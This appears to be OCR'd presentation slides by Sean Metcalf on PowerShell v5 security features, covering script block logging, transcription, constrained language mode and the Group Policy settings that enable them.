
PowerShell v5 Security Enhancements

- Script block logging
- System-wide transcripts
- Constrained PowerShell enforced when application whitelisting enabled (AppLocker/Device Guard)
- Antimalware Integration (Win 10)

http://blogs.msdn.com/b/powershell/archive/2015/06/09/powershell-the-blue-team.aspx

Windows Management Framework (WMF) version 5 available for download:
https://www.microsoft.com/en-us/download/details.aspx?id=50395


PowerShell Group Policy



Select an item to view its description.

Setting	State	Comment
Turn on Module Logging	Enabled	No
Turn on PowerShell Script Block Logging	Enabled	No
Turn on Script Execution	Not configured	No
Turn on PowerShell Transcription	Enabled	No
Set the default source path for Update-Help	Not configured	No

PowerShell v5 Security: Script Block Logging



Turn on PowerShell Script Block Logging

○ Not Configured

● Enabled

○ Disabled

Supported on: At least Microsoft Windows 7 or Windows Server 2008 family

□ Log script block invocation start / stop events:

This policy setting enables logging of all PowerShell script input to the Microsoft-Windows-PowerShell/Operational event log. If you enable this policy setting,


Windows PowerShell will log the processing of commands, script blocks, functions, and scripts - whether invoked interactively, or through automation.

If you disable this policy setting, logging of PowerShell script input is disabled.

If you enable the Script Block Invocation Logging, PowerShell additionally logs events when invocation of a command, script block, function, or script

starts or stops. Enabling Invocation Logging generates a high volume of event logs.

Sean Metcalf [@Pyrotek3 | sean@TrimarcSecurity.com]



Event 4104, PowerShell (Microsoft-Windows-PowerShell)

